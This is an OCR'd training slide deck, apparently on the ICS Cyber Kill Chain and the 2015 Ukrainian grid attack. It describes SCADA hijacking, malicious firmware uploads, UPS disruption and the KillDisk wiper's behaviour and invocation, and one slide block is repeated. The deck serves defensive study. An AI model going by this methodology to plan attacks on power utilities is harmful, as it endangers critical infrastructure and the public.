


Grab your phone





Attacker Objectives



LOSS


- Loss of View
- Loss of Control


DENIAL


- Denial of View
- Denial of Control
- Denial of Safety

MANIPULATION

- Manipulation of View
- Manipulation of Control
- Manipulation of Sensors and Instruments
- Manipulation of Safety



STAGE 1
Cyber Intrusion Preparation and Execution
PLANNING
Reconnaissance
PREPARATION
Weaponization
Targeting
CYBER INTRUSION
ATTEMPT
SUCCESS
Delivery
Exploit
Install/Modify
Stage 1 mimics a targeted and structured attack campaign.
MANAGEMENT & ENABLEMENT
C2
SUSTAINMENT, ENTRENCHMENT DEVELOPMENT & EXECUTION
Act
Discovery
Movement
Install/Execute
Launch
Capture
Collect
Exfiltrate
Clean/Defend


STAGE 2
ICS Attack Development and Execution
ATTACK DEVELOPMENT & TUNING
Develop
VALIDATION
Test
ICS ATTACK
Deliver
Install/Modify
Execute ICS Attack
Enabling Attack
Trigger
Deliver
Initiating Attack
Modify
Inject
Supporting Attack
Hide
Amplify
Stage 2 shows the steps associated with a material attack that requires high confidence.


STAGE 2
ICS Attack Development and Execution
ATTACK DEVELOPMENT & TUNING
Develop
VALIDATION
Test
ICS ATTACK
Deliver
Install/Modify
Execute ICS Attack
Enabling Attack
Trigger
Deliver
Initiating Attack
Modify
Inject
Supporting Attack
Hide
Amplify
Stage 2 shows the steps associated with a material attack that requires high confidence.

SCADA Hijacking Techniques

Kyivoblenergo



Rogue Client
Remote SCADA Client Software


Prykarpattyaoblenergo
Chernivtsioblenergo

Phantom Mouse
Remote Amin Tools at OS-level


The attackers developed two SCADA Hijack approaches (one custom and one agnostic) and successfully used them across four different types of SCADA/DMS implementations at three companies.

Attack Steps & Timeline (Cont.)

STAGE 2 — STEP 4: Attack




A. Hijack HMI
B. Firmware
C. KillDisk
D. UPS



Destructive: Malicious Firmware Uploads


- Uploads were unrecoverable by the manufacturer
- Most likely custom developed after discovery of the devices
- Found in substations

3G GSM Routers
IRZ-RUH2



Multiple types of Ethernet-serial converters
Moxa UC 7408-LX-Plus
Nports

Malicious Firmware Uploads (Cont.)



- No Data
  - Source problems
  - Disrupt Com Path
  - Disrupt AP/Interface
- Invalid Data
- Too Much Data


Maintenance not operational data input

- Firmware
- Application Software
- Configuration

- No Data
  - Destination problems
  - Disrupt Com Path
  - Disrupt AP/Interface
- Invalid Data
- Too Much Data

Model created by Mark Engles

Attack Elements by Location



Distribution Control Center(s)

- Central Office
- Branch Offices

KillDisk


- Disk wiping malware payload
- Impact: Destructive
- First seen used in Ukraine in Oct-Nov timeframe
  - Media companies and Ukraine Government
- Module has been used with BlackEnergy (BE) related campaigns
- Win32: Windows XP & Windows 7
- tsk.exe (PC), tsk2.exe (Server)
- Not BE framework

(SHA1:f3e41eb94c4d72a98cd743bbb02d248f510ad925)

Modified KillDisk (Cont.)

- Modified from past use
  - Reduced number of file types & specific process kills
  - (4000 -> 35, sec_service.exe: ELTIMA Serial to Ethernet)
- Win32 / KillDisk.NBD, attacker must run it manually with the option: Tsk.exe <minutes>, - When the specified time expires in minutes, begins the process:
  - Dubbing multiple sectors at the beginning of each hard disk
  - Removing event-log system
  - Overwriting files documents for all drives with random data
  - End all system processes
  - And the final stage — the restart


Modified KillDisk (Cont.)



- Targets:
  - Used in all 3 Oblenergos
  - Hundreds of Windows Workstations/Servers
  - IT & SCADA LAN Segments
  - SCADA DMS HMI WS & SCADA Servers (Control Rooms)
  - 3x ABB 560 RTU Daughter Card (substation-level)

Stage 2 TTP Summary


- Lockout of legitimate dispatchers
- Manual (HMI interaction) & command operation (Rogue Client) SCADA to trip breakers
- Firmware corruption of Serial-to-Ethernet converters & GSM Routers
- KillDisk on HMI/SCADA Servers & ABB RTU Local HMI Module (in one location)
  - Windows OS (ABB RTU 560 CMU-02)
- TDoS
- UPS power disruptions



Lab Exercise

Denial of Service

Positioning




Operations environment misuse

Need for improved capabilities to identify, defend, and share

Corporate reconnaissance and foothold

Plenty of courses, online videos, tools, and case studies available



Building Bridges

Stage 1

- Adversary has successfully performed the necessary elements of the Stage 1 ICS Kill Chain
- To have an ICS effect, the adversary needs to move into the elements of the Stage 2 ICS Kill Chain

- Trusted connections
- Vendor access
- Support personnel remote access
- System backup or alternate site replication tasks
- System Mgmt. communications – patching, monitoring, alerting, configuration and change Mgmt.
- Data historians
- Direct access dial-up
- Waterholing attacks
- Social Engineering

Stage 2


- When the adversary has identified a path into the ICS environment, the Stage 2 ICS Kill Chain elements can be acted upon

Positioning and Control

